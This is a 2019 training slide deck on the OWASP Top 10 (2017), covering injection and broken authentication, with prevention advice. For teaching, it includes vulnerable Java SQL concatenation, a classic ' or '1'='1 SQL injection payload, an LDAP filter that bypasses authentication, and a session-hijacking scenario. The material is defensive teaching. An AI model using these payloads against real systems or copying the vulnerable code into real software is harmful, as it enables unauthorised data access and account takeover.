Open Web Application Security Project

(OWASP Top 10 for 2017)

Secure Development Practices

July 30 and 31 , 2019

Presenter: Venkatesh Reddy Madduri

OWASP - Introduction

- OWSAP [Open Web Security Application Project] Foundation come online on December 1st 2001 and it was established as a non-profit charitable organization in USA on 21st April, 2004.
- OWSAP dedicated to all aspects of web application security. OWASP is in a unique position to provide practical information about Application Security to individuals, corporations, universities, government agencies and other organizations worldwide. Operating as a community of like-minded professionals, OWASP issues software tools and knowledge-based documentation on application security.
- The primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.
- Every 3 years, a compilation of the most prevalent security attacks against web applications is created and labeled as the Top 10.


OVERVIEW OF OWASP TOP 10 2017

Overview of “The Top 10 Most Critical Web Application Security Risks”

- The OWASP Top 10 is a powerful awareness document for web application security. It represents a broad consensus about the most critical security risks to web applications. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.
- The OWASP Top 10 -2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,00 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.
- We urge all companies to adopt this awareness document within their organization and start the process of ensuring that their web applications minimize these risks. Adopting the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organization into one that produces secure code.
- Check **OWASP Developer’s Guide** , **OWASP Cheat Sheet Series** and **OWASP Testing Guide** to get more exposure.
- For establishing strong application security controls, the **OWASP Proactive Controls project** provides a starting point to help developers build security into their application and **OWASP Application Security Verification Standard(ASVS)** is a guide for organizations and application reviewers on what to verify.

Risk – Application Security Risks

Attackers can use many different paths through the application to do harm to your business or organizations. Each of these paths represents a risk that may, or may not, be serious enough to warrant attention.



Sometimes these paths are trivial to find and exploit, and sometimes they are extremely difficult. Similarly, the harm that is caused may be of no consequence, or it may put you out of business. To determine the risk to your organization, you can evaluate the likelihood associated with each threat agent, attack vector, and security weakness and combine it with an estimate of technical and business impact to your organization. Together, these factors determine your overall risk.

Risk – Application Security Risks

The OWSAP Top 10 focuses on identifying the most serious web application security risks for a broad array of organizations. For each of these risks, we provide generic information about likelihood and technical impact using the following simple ratings scheme, which is based on the **OWSAP Risk Rating Methodology**.


Risk = Likelihood * Impact

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

Each organization is unique, and so are the threat actors for that organization, their goals, and the impact of any breach. The names of Top 10 are aligned with **Common Weakness Enumeration (CWE)** weaknesses to promote generally accepted naming conventions and to reduce confusion.

OWASP TOP 10 2017

OWASP TOP 10 for 2017 LISTED



previous next

WHAT CHANGED FROM VERSION 2013 TO 2017?

3 NEW ADDITIONS, MERGED AND PRIORITY CHANGES FROM OWASP TOP 10 2017


OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A1: 2017 - Injection

What is Injection:

An attacker supplies untrusted input to a program. This input gets processed by an interpreter as part of a command or query. In turn, this alters the execution of that program.

A1: 2017 - Injection



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Appli-cation Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A1: 2017 - Injection

Is the Application Vulnerable?

An application is vulnerable to attack when:

- User-supplied data is not validated, filtered, or sanitized by the application.
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures.

Some of the more common injections are SQL, NoSQL, OS command, Object Relational Mapping (ORM), LDAP, and Expression Language (EL) or Object Graph Navigation Library (OGNL) injection. The concept is identical among all interpreters. Source code review is the best method of detecting if applications are vulnerable to injections, closely followed by thorough automated testing of all parameters, headers, URL, cookies, JSON, SOAP, and XML data inputs. Organizations can include static source (SAST) and dynamic application test (DAST) tools into the CI/CD pipeline to identify newly introduced injection flaws prior to production deployment.

How to Prevent

Preventing injection requires keeping data separate from commands and queries.

- The preferred option is to use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs).
  Note: Even when parameterized, stored procedures can still introduce SQL injection if PL/SQL or T-SQL concatenates queries and data, or executes hostile data with EXECUTE IMMEDIATE or exec().
- Use positive or "whitelist" server-side input validation. This is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications.
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter.
  Note: SQL structure such as table names, column names, and so on cannot be escaped, and thus user-supplied structure names are dangerous. This is a common issue in report-writing software.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

A1: 2017 - Injection

Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in their browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify or delete data, or even invoke stored procedures.

References

OWASP


- OWASP Proactive Controls: Parameterize Queries
- OWASP ASVS: V5 Input Validation and Encoding
- OWASP Testing Guide: SQL Injection, Command Injection, ORM injection
- OWASP Cheat Sheet: Injection Prevention
- OWASP Cheat Sheet: SQL Injection Prevention
- OWASP Cheat Sheet: Injection Prevention in Java
- OWASP Cheat Sheet: Query Parameterization
- OWASP Automated Threats to Web Applications – OAT-014


External

- CWE-77: Command Injection
- CWE-89: SQL Injection
- CWE-564: Hibernate Injection
- CWE-917: Expression Language Injection
- PortSwigger: Server-side template injection

A1: 2017 – Injection Exploit

INJECTION ILLUSTRATED





1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

previous next

A1 – 2017 Injection - Prevention

PREVENTING INJECTION USING PREPARED STATEMENT

```
String query = "SELECT * FROM employee WHERE userid = ? and password = ? ";
try {
        Connection connection = WebSession.getConnections(s);
        PreparedStatement statement =  connection.prepareStatement(query,
        ResultSet.TYPE_SCROLL_INSENSITIVE,    ResultSet.CONCUR_READ_ONLY);

        statement.setString(1, userId);
        statement.setString(2, password);

        ResultSet answer_results = statement.executeQuery();
```

A1: 2017 - Injection

PREVENTING INJECTION USING PREPARED STATEMENT

Strongly typing non-string parameters

```
String query = "SELECT userid FROM employee
                                    WHERE id = ? AND date_created >= ? “;
try
{
        Connection connection = WebSession.getConnections(s);
        PreparedStatement statement =  connection.prepareStatement(query,
    ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY);
        myPrepStmt = conn.prepareStatement

        statement.setInt(1, validatedUserId);
        statement.setDate(2, validatedStartDate);
...
```

A1: 2017 - Injection

LDAP Injection

searchfilter = “(cn=“+user+”)”

Which is instantiated by an HTTP request like this:

http://www.fis.com/ldapsearch?user=John

If the value ‘John’ is replaced with a ‘*’, by sending the request:

http://www.fis.com/ldapsearch?user=*

The filter will look like

searchfilter = “(cn=*)”

If the application is vulnerable to LDAP injection, it will display some or all of the users' attributes, depending on the application's execution flow and the permissions of the LDAP connected user.

A tester could use a trial-and-error approach, by inserting in the parameter '(', '|', '&', '*' and the other characters, in order to check the application for errors.

After encoding using **ESAPI library** it would be as (cn=\2a)

A1: 2017 - Injection

LDAP Injection

Login:

searchlogin= "(&(uid="+user+")(userPassword={MD5}"+base64(pack("H*",md5(pass)))+"))";

Where:

user=*)(uid=*))(|(uid=* pass=password

searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==))";

This user will always will be logged in as 1st user.

Metachar	Meaning
&	Boolean AND
|	Boolean OR
!	Boolean NOT
=	Equals
~=	Approx
>=	Greater than
<=	Less than
*	Any character
()	Grouping parenthesis

Before encoding

(&(uid=user=*)(uid=*))(|(uid=*)(userPassword=password))

After encoding

(&(uid=user=\2a\29\28uid=\2a\29\29\28|\28uid=\2a)(user Password=password))

A1: 2017 - Injection

Other Injection References

Testing

- Testing for SQL Injection (OTG-INPVAL-005)
- Testing for LDAP Injection (OTG-INPVAL-006)
- Testing for ORM Injection (OTG-INPVAL-007)
- Testing for XML Injection (OTG-INPVAL-008)
- Testing for SSI Injection (OTG-INPVAL-009)
- Testing for XPath Injection (OTG-INPVAL-010)
- Testing for IMAP/SMTP Injection (OTG-INPVAL-011)
- Testing for Code Injection (OTG-INPVAL-012)
- Testing for Command Injection (OTG-INPVAL-013)
- Testing for Buffer Overflow (OTG-INPVAL-014)

https://www.owasp.org/index.php/OWASP_Top_Ten_Cheat_Sheet

http://blog.securelayer7.net/owasp-top-10-penetration-testing-soap-application-mitigation/


A2: 2017 – Broken Authentication

What is Broken Authentication

Can allow an attacker to either capture or bypass the authentication methods that are used by a web application.

- User authentication credentials are not protected when stored.
- Predictable login credentials.
- Session IDs are exposed in the URL (e.g., URL rewriting).
- Session IDs are vulnerable to session fixation attacks(hijack valid session id and using it)
- Session value does not timeout or does not get invalidated after logout.
- Session IDs are not rotated after successful login.
- Passwords, session IDs, and other credentials are sent over unencrypted connections.

A2: 2017 – Broken Authentication



Risk Matrix

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
Application Specific	Easy: 3	Widespread: 3	Easy: 3	Severe: 3	Business Specific
	Average: 2	Common: 2	Average: 2	Moderate: 2	
	Difficult: 1	Uncommon: 1	Difficult: 1	Minor: 1	

A2: 2017 – Broken Authentication

Is the Application Vulnerable?

Confirmation of the user's identity, authentication, and session management are critical to protect against authentication-related attacks.

There may be authentication weaknesses if the application:

- Permits automated attacks such as credential stuffing, where the attacker has a list of valid usernames and passwords.
- Permits brute force or other automated attacks.
- Permits default, weak, or well-known passwords, such as "Password1" or "admin/admin".
- Uses weak or ineffective credential recovery and forgot-password processes, such as "knowledge-based answers", which cannot be made safe.
- Uses plain text, encrypted, or weakly hashed passwords (see A3:2017-Sensitive Data Exposure).
- Has missing or ineffective multi-factor authentication.
- Exposes Session IDs in the URL (e.g., URL rewriting).
- Does not rotate Session IDs after successful login.
- Does not properly invalidate Session IDs. User sessions or authentication tokens (particularly single sign-on (SSO) tokens) aren't properly invalidated during logout or a period of inactivity.

How to Prevent

- Where possible, implement multi-factor authentication to prevent automated, credential stuffing, brute force, and stolen credential re-use attacks.
- Do not ship or deploy with any default credentials, particularly for admin users.
- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.
- Align password length, complexity and rotation policies with NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets or other modern, evidence based password policies.
- Ensure registration, credential recovery, and API pathways are hardened against account enumeration attacks by using the same messages for all outcomes.
- Limit or increasingly delay failed login attempts. Log all failures and alert administrators when credential stuffing, brute force, or other attacks are detected.
- Use a server-side, secure, built-in session manager that generates a new random session ID with high entropy after login. Session IDs should not be in the URL, be securely stored and invalidated after logout, idle, and absolute timeouts.

A2: 2017 – Broken Authentication

Example Attack Scenarios

Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not implement automated threat or credential stuffing protections, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Application session timeouts aren't set properly. A user uses a public computer to access an application. Instead of selecting "logout" the user simply closes the browser tab and walks away. An attacker uses the same browser an hour later, and the user is still authenticated.

References

OWASP

- OWASP Proactive Controls: Implement Identity and Authentication Controls
- OWASP ASVS: V2 Authentication, V3 Session Management
- OWASP Testing Guide: Identity, Authentication
- OWASP Cheat Sheet: Authentication
- OWASP Cheat Sheet: Credential Stuffing
- OWASP Cheat Sheet: Forgot Password
- OWASP Cheat Sheet: Session Management
- OWASP Automated Threats Handbook

External

- NIST 800-63b: 5.1.1 Memorized Secrets
- CWE-287: Improper Authentication
- CWE-384: Session Fixation

A2: 2017 – Broken Authentication

BROKEN AUTHENTICATION AND SESSION MANAGEMENT

HTTP is a “stateless” protocol

- Means credentials have to go with every request
- Should use TLS for everything requiring authentication

Session management flaws

- SESSION ID used to track state since HTTP doesn’t
  - and it is just as good as credentials to an attacker
- SESSION ID is typically exposed on the network, in browser, in logs, …

Beware the side-doors

- Change my password, remember my password, forgot my password, secret question, logout, email address, etc…


Typical Impact

- User accounts compromised or user sessions hijacked


A2: 2017 – Broken Authtentication

BROKEN AUTHENTICATION AND SESSION MANAGEMENT ILLUSTRATED

www.boi.com?**JSESSIONID=9FA1DB9EA...**



1 User sends credentials



Site uses URL rewriting
(i.e., put session in URL)

2

3 User clicks on a link to http://www.hacker.com in a forum

Hacker checks referrer logs on www.hacker.com
and finds user's JSESSIONID

4

Hacker uses JSESSIONID
and takes over victim's
account

previous next

A2: 2017 – Broken Authentication

PREVENTING BROKEN AUTHENTICATION AND SESSION MANAGEMENT

1. All authentication controls **must** be enforced on a trusted system (e.g., the server).
2. If the application manages a credential store the table/file that stores the passwords and keys **must** be writeable only by the application.
3. Passwords **must** be stored using one-way hashes.
4. Password hashing **must** be implemented on a trusted system (e.g., the server).
5. TLS **must** protect both credentials and session id at all times during and after login.
